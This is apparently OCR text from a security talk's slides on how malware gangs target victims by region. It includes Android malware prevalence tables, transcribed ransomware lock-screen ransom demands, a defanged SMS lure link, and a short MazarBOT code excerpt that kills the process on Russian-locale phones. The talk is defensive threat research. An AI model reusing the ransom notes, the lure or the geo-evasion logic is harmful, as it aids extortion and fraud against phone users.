ZBot	US, GB, CA, DE, AU, IT, ES, JP
“Brazilian bankers”	Brazil

Global threats

- Spam bots (Shapouf)
- Password stealers (Fareit)
- Downloaders (Upatre, Ruckgov)

Android Malware Monetization


Premium rate number calling and SMS

Ransomware


Banking Trojans

Other…


SMS Trojans



RAFFIC
PATRO
Для данного региона контент недоступен
OK
POLICE



7:41
Quái Vật Không Gian
Một trò chơi đòi hỏi tốc độ và khả năng phản ứng nhanh của bạn.
BẢNG ĐIỀU KHOẢN
Vui Lòng Đọc Kỹ Điều Khoản Trước Khi Cài Đặt Game
1. Đây là một dịch vụ hỗ trợ Download Game và Ứng dụng cho điện thoại. Giúp người dùng tải và cài đặt ứng dụng một cách thuận tiện.
2. Quyền Sở Hữu Trí Tuệ
ĐỒNG Ý TẢI VÀ CÀI ĐẶT
*Chú ý bật wifi để giảm cước 3G !
Thoát


7:40
Activate device administrator?
中国移动
Activating this administrator will allow the app 中国移动 to perform the following operations:
Erase all data
Erase the phone's data without warning by performing a factory data reset.
Cancel
Activate

Ransomware


За просмотр детского порно ваш телефон заблокирован!
Для разблокировки вашего телефона оплатите 500 руб.
Ваш ключ:578972
1. Найдите ближайший терминал системы платежей QIWI
2. Подойдите к терминалу и выберете пополнение QIWI VISA WALLET
3. Введите номер телефона +79623025032 и нажмите далее
4. Появится окно коментарий - тут введите ВАШ КЛЮЧ который указан выше
5. Вставьте деньги в купюроприемник и нажмите оплатить
6. В течении 180 минут после поступления платежа ваш телефон будет разблокирован.
7. Так же можете оплатить через салоны связи Связной и Евросеть
ВНИМАНИЕ: Попытки разблокировать телефон самостоятельно приведут:
К полной блокировке вашего телефона и потери всей важной информации(фотографии, видео, музыка).
Без дальнейшей возможности разблокирования и восстановления данных.


帮助> 请加 QQ898507339 bzy
2:01
MON, FEBRUARY 15
Charged
EMERGENCY CALLS ONLY — AMAYSIM
EMERGENCY CALL


THE FBI FEDERAL BUREAU OF INVESTIGATION
DEPARTMENT OF JUSTICE
FEDERAL BUREAU OF INVESTIGATION
FBI HEADQUARTERS
WHASHINGTON DC DEPARTMENT, USA
AS A RESULT OF FULL SCANNING OF YOUR DEVICE, SOME SUSPICIOUS FILES HAVE BEEN FOUND AND YOUR ATTENDANCE OF THE FORBIDDEN PORNOGRAPHIC SITES HAS BEEN FIXED. FOR THIS REASON YOUR DEVICE HAS BEEN LOCKED.
INFORMATION ON YOUR LOCATION AND SNAPHOTS CONTAINING YOUR FACE HAVE BEEN UPLOADED ON THE FBI CYBER CRIME DEPARTMENT'S DATACENTER.
FIRST OF ALL, FAMILIARISE WITH THE POSITIONS STATED IN SECTION "THE LEGAL BASIS OF VIOLATIONS". ACCORDING TO THESE POSITIONS YOUR ACTIONS BEAR CRIMINAL CHARACTER, AND YOU ARE A CRIMINAL SUBJECT. THE PENALTY AS A BASE MEASURE OF PUNISHMENT ON YOU WHICH YOU ARE OBLIGED TO PAY IN A CURRENT OF THREE CALENDAR DAYS IS IMPOSED.
THE SIZE OF THE PENALTY IS $500.00
ATTENTION! DISCONNECTION OR DISPOSAL OF THE DEVICE OR YOUR ATTEMPTS TO UNLOCK THE DEVICE INDEPENDENTLY WILL BE APPREHENDED AS UNAPPROVED ACTIONS INTERFERING THE EXECUTION OF THE LAW OF THE UNITED STATES OF AMERICA (READ SECTION 1509 - OBSTRUCTION OF COURT ORDERS AND

Andr/SmsThief-A (un)targeting

MazarBOT: Top class Android datastealer

2016-02-14 20:23:57 | Peter Kruse

This Friday, a swarm of SMSs were sent to random phone numbers in Denmark and likely elsewhere. The content of the SMS had the purpose of luring the recipient into clicking the provided link, which would serve up a malicious APK.

The SMS in question arrives with the following content (sanitized by CSIS):
"***You have received a multimedia message from +[country code] [sender number] Follow the link http://www.mmsforyou[.]net/mms.apk to view the message***".

MazarBOT won't run on Russian Android smartphones

CSIS was not surprised to observe that the malware cannot be installed on smartphones configured with Russian language settings. MazarBOT will check the phone to identify the victim's country and it will stop the malicious APK, if the targeted phone turns out to be owned by a user in Russia:

```
locale.getCountry ()
equalsIgnoreCase ( "RU"))
Process.killProcess (Process.myPid ());
```

Until now, MazarBOT has been advertised for sale on several websites on the Dark Web, but this is the first time we've seen this code to be deployed in active attacks.

CSIS https://www.csis.dk/en/csis/news/4819/

Most exposed countries

Region	% of malware reports
India	15.5
CIS (Russia, Belarus, Kazakhstan, …)	10.1
Korea	7.9
Israel	7.6
China	6.4
Asia (other)	5.0
Eastern Europe	4.4
Latin America	3.8
Middle East	3.1
US & Canada	3.1
Africa	3.0
Australia and New Zealand	2.5
Western Europe	1.9
Japan	1.4

Android malware prevalence by region

	West Europe	US & CA	MiddleEast	LatAm	Korea	Japan	Israel	India	Eastern Europe	CIS	China	AU/NZ	Asia	Africa
Andr/Gedma	16	9	7	27		21	19	15	24	26	7	13	16	20
Andr/Ztorg	6	5	26	20	17	3	11	29	14	13	3	4	31	29
Andr/Axent	10	7	20	19	9	8	22	22	15	13	13	9	22	18
Andr/DroidRt	8	6	11	10	4	8	15	4	10	10	6	12	9	9
Andr/PornLock														
Andr/FakeIns	3	1	6	2	4	4	22	2	26	6	1	3	10	9
Andr/Rootnik	3	2	8	8	4		7	8	6			3	8	5
Andr/CNSMS	2	2	9	3	9	4		1		10	17	2	4	3
Andr/Dloadr	4	3	6	5	17	4		6		3	4	2	8	3
Andr/SmsSend	3	2	4	2	9			12	5	4	12	1	8	2
Andr/FkDbgrd	2	1	7	4			4	6	6	4	1	4	8	8
Andr/HiddenAd	2	2	5	5	4			5	3	2	1	4	8	5
Andr/Sivu			4	5	4	3		2	4	3	1	3	5	4
Andr/Ransom	14	16	1					0	0	3	1	7	0	1
Andr/Ogel			4	4	13			2	2	3			4	2
Andr/PornClk	2	1	4	2	4		7	3	1	2	4	3	4	4
Andr/TowRoot	5	9	1	4	4	3		1	4	1		5	2	3
Andr/Clicker	1	1	6	3				6	2	1			6	5
Andr/SmsSpy	1	0	1	0		9	4	0	0			10	1	3
Andr/StartApp	1	1	4	3				6	2	2			4	6
Andr/TekWon	0	0	0	0	4	3		0	0		16	1	1	

In summary

- Tip of the iceberg
- The trend is growing - more players are taking advantage of metadata about victims to maximize returns
- Commodity malware gangs have learnt from APT groups

Impact

- Defenses
  - Analysis (geo-distributed sensors, proxies,…)
  - Forensic is difficult
  - 3rd party tests
- User education
  - Their English is better! (freelance job boards?)

Advice

- Threat awareness,
- user education and
- security measures

.. should all be targeting threats that are prevalent in your region

Questions?

@chetwisniewski

@samosseiko